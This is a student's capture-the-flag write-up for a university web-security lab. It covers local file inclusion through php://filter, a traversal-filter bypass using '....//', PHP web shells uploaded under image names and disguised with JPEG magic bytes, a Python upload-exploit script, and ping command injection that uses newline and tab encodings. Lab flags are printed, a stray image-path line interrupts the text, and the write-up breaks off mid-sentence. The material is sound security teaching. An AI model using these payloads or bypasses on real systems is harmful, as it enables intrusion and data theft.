Week10-Web Write-ups

Name: **Xinsheng Zhu**
UnivID: **N10273832**
NetID: **xz4344**

!!! 500/300 pts solved !!!

LFI (100 pts)

In this challenge, with the given hint "Try to find news from different categories!", our basic idea is to perform LFI attack, forcing the server to load any needed page with the hidden flag by sending a GET request and specifying the `page` parameter.

Firstly, we directly try to load the `flag.php` file with URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/?page=flag`.

We can ensure that there actually exists the `flag.php` file in the server dictionary and its content is "Can you find the flag?", but we still don't have a flag.

Secondly, we just try to apply the PHP conversion filter of encoding to base64 with URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/?page=php://filter/convert.base64-encode/resource=flag`, which means we can exfiltrate the `flag.php` file source code in base64 form.

Thirdly, we decode the encoded base64 form of the source code of the `flag.php` file to check if there is any needed leak.

```
root@17b95fe8a8e6:~/wk10/lfi# echo
"PD9waHAKLy9mbGFne1cwd19MRklfMXNfQzBPbCFfYWJlMmMzNDdlMmRhYWQxNX0KPz4KQ2FuIHlvdSBmaW5kIHRoZSBmbGFnPw==" |
base64 -d
<?php
//flag{W0w_LFI_1s_C0Ol!_abe2c347e2daad15}
?>
```

That's it! The flag is hidden as a code comment in the source code of the `flag.php` file.

The captured flag is `flag{W0w_LFI_1s_C0Ol!_abe2c347e2daad15}`. The script to solve this challenge is omitted in the write-up.

Locale-Infiltrator (200 pts)

In this challenge, with the given hint "We've got to play cyber detective and chain different vulnerabilities to snag the flag. Time to put on our hacker hats and get cracking! Get the shell on the server using LFI attack and File upload vulnerabilities.", our basic idea is to perform LFI attack and file upload attack.

After many attempts, we can discover that the `lang` parameter has LFI vulnerability. Besides, according to multiple tests, `../` could be removed from the string. Thus, we have to use `....//` to display the source code of the pages in the previous directory.

Use URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1501/?lang=....//index.php` to display the source code of the `index.php` file. We can see from the code `$lang = str_replace('../', '', $lang);` that `../` is effectively filtered out from the `lang` parameter.

```php
<?php
if (!isset($_GET['lang'])) {
    $lang = "en.php";
} else {
    $lang = $_GET['lang'];
}
$lang = str_replace('../', '', $lang);

if (in_array($lang, array('en', 'fr'))) {
    $lang = $lang . ".php";
}

$file = (__DIR__ . "/languages/$lang");

// echo $file;

if (!file_exists($file)) {
    echo "File Not Found";
} else {
    // ! We might have to change it to require_once($file) - but it is executing php code and not giving the content from config.php
    if (str_contains($file, 'en.php') || str_contains($file, "fr.php")) {
        require_once($file);
    } else {
        highlight_file($file);
    }
}
?>
```

When reading the `contact.php` file through DevTools in a browser, we find another file called `upload_handler.php`. Use URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1501/?lang=....//upload_handler.php` to display the source code of the `upload_handler.php` file. We can see from the code `preg_match('/^.*\.(jpg|jpeg|png|gif)$/i'` that when uploading files, the server checks if the filename is ending with `.jpg`, `jpeg`, `png`, and `gif`. We can also see from the code `include 'config.php';` that there is also another file called `config.php`.

```php
<?php
include 'config.php';

$target_file = $upload_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$fileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

// echo $fileType;

$fileName = basename($_FILES["fileToUpload"]["name"]);
// echo $fileName;
if ($fileName && !preg_match('/^.*\.(jpg|jpeg|png|gif)$/i', $fileName)) {
    echo "Only images are allowed";
    die();
}

// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// If everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "Thank you for reaching us out! We will respond as soon as possible.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>
```

Use URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1501/?lang=....//config.php` to display the source code of the `config.php` file. We can see from the code `$upload_dir = 's0meR4nd0mD1r3ct0ry/';` that all uploaded files are stored in the dictionary `s0meR4nd0mD1r3ct0ry/`.

```php
<?php
// Configuration settings
$upload_dir = 's0meR4nd0mD1r3ct0ry/';
?>
```

Based on the above analysis, we already know the server's inspection criteria for uploaded files and where the file is going to be uploaded.

Now, we simply upload our malicious file named `shell.php.png` with the content of `<?php system("ls /"); system("cat /flag*"); ?>` that exploits PHP and Apache vulnerability to perform file upload attack. Then, directly visit URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1501/s0meR4nd0mD1r3ct0ry/shell.php.png` to retrieve the flag.

```
bin boot dev etc flag_f1le_l0c4t1on.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var flag{Y0u_R_r34lly_g4tt1ng_pr0_4t_h4ck1ng!_6114fc8fe4f41819}
```

That's it! The flag is hidden in the `flag_f1le_l0c4t1on.txt` file in the root dictionary.

The captured flag is `flag{Y0u_R_r34lly_g4tt1ng_pr0_4t_h4ck1ng!_6114fc8fe4f41819}`. The script to solve this challenge is omitted in the write-up.

Validator (100 pts)

In this challenge, with the given hint "Can you outsmart our defenses and successfully upload your file? Your files will be uploaded at /profile_images/<your_image_name>.", our basic idea is to perform file upload attack to execute remote code in our uploaded file. We directly use a script to solve this challenge to skip the Javascript check in the browser.

Firstly, in order to bypass the file upload security check, we need to perfectly disguise our malicious file as an image.

1. For the file name `shell.jpg.php`, it masquerades as an image (`.jpg`) but includes a PHP payload (`.php`). When directing to this page, the server will execute it as if it were part of the site's functionality.
2. For the file content `\xff\xd8\xff;\n<?php system("ls /"); system("cat /flag.php"); ?>`, it starts with the JPEG file signature `\xff\xd8\xff` to trick the MIME type security check on the server. The embedded PHP code includes two commands, listing the files in the root directory and displaying the content of the `flag.php` file.
3. For the content type `image/jpg`, it specifies the file type as `image/jpg`. This is also used to fool the server's MIME type validation.

Secondly, we send an HTTP POST request with URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1502/upload.php` to upload our malicious file and then send an HTTP GET request with URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1502/profile_images/shell.jpg.php` to access our malicious file. At this time, the embedded commands in the `shell.jpg.php` file will be executed and a flag will be retrieved.

The script to solve the challenge is shown below.

```
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1502'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}

data = {
    'name': 'ctf',
    'email': 'ctf@ctf.com',
}

file_name = 'shell.jpg.php'
file_content = b'\xff\xd8\xff;\n<?php system("ls /"); system("cat /flag.php"); ?>'
content_type = 'image/jpg'
files = {
    'uploadFile': (file_name, file_content, content_type),
}

print(f"[*] Uploading File: {file_name}")
r1 = requests.post(f'{url}/upload.php', data=data, files=files, cookies=cookies)
print(f"[+] File Upload Response: {r1.text}")

print(f"[*] Accessing Uploaded File: {file_name}")
r2 = requests.get(f'{url}/profile_images/{file_name}', cookies=cookies)
print(f"[+] Uploaded File Access Response:\n{r2.text}")
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk10/validator# python3 validator.py
[*] Uploading File: shell.jpg.php
[+] File Upload Response: File successfully uploaded to /profile_images/shell.jpg.php
[*] Accessing Uploaded File: shell.jpg.php
[+] Uploaded File Access Response:
ÿØÿ;
bin
boot
dev
etc
flag.php
home
```

```
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
flag{f1l3_upl04d_N1nj4_e91119eb1dcb30c7}
```

The captured flag is `flag{f1l3_upl04d_N1nj4_e91119eb1dcb30c7}`.


ping (100 pts)

In this challenge, with the given hint "Take on the ultimate challenge by injecting commands into our ping tool. Are you up for it?", our basic idea is to perform command injection attack to execute the command we want.

Firstly, we want to use the `ls` command after the `ping` command to list contents in the server dictionary. However, after many attempts, we find out that characters used to separate two commands, such as `SPACE` and `AND`, are prohibited by the server, so we try to replace them with the `LINE BREAK` character. Thus, we type `8.8.8.8%0als` in the input box and click the ping button.

We can see that the `ls` command is successfully executed and the `f14g_cmdi.php` file in the server dictionary seems to be the file with a flag hidden.

Secondly, we want to print the content of the `f14g_cmdi.php` file after the `ping` command to leak any useful information. However, after many attempts, we find out that commands used to display the file content, such as `cat` and `echo`, are prohibited by the server, so we try to convert the file content to the base64 format to see what will happen. Meanwhile, since the `SPACE` character is prohibited, we try to replace it with the `TAB` character to separate a command and its parameter. Thus, we type `8.8.8.8%0abase64%09f14g_cmdi.php` in the input box and click the ping button.



We can see that the content of the `f14g_cmdi.php` file is successfully displayed in the encode base64 form.

Thirdly, we decode the encoded base64 form of the content of the `f14g_cmdi.php` file.

```
root@17b95fe8a8e6:~/wk10/ping# echo
"ZmxhZ3tub3dfeW91X2hhdmVfY29tbWFuZF90b19teV9hcm15X3Nub3chXzVkZGE5MWFjNzlkOTUwZGZ9Cg==" |
base64 -d
flag{now_you_have_command_to_my_army_snow!_5dda91ac79d950df}
```

That's it! The flag is just hidden in the `f14g_cmdi.php` file.

The captured flag is `flag{now_you_have_command_to_my_army_snow!_5dda91ac79d950df}`. The script to solve this challenge is omitted in the write-up. It should be noted that from the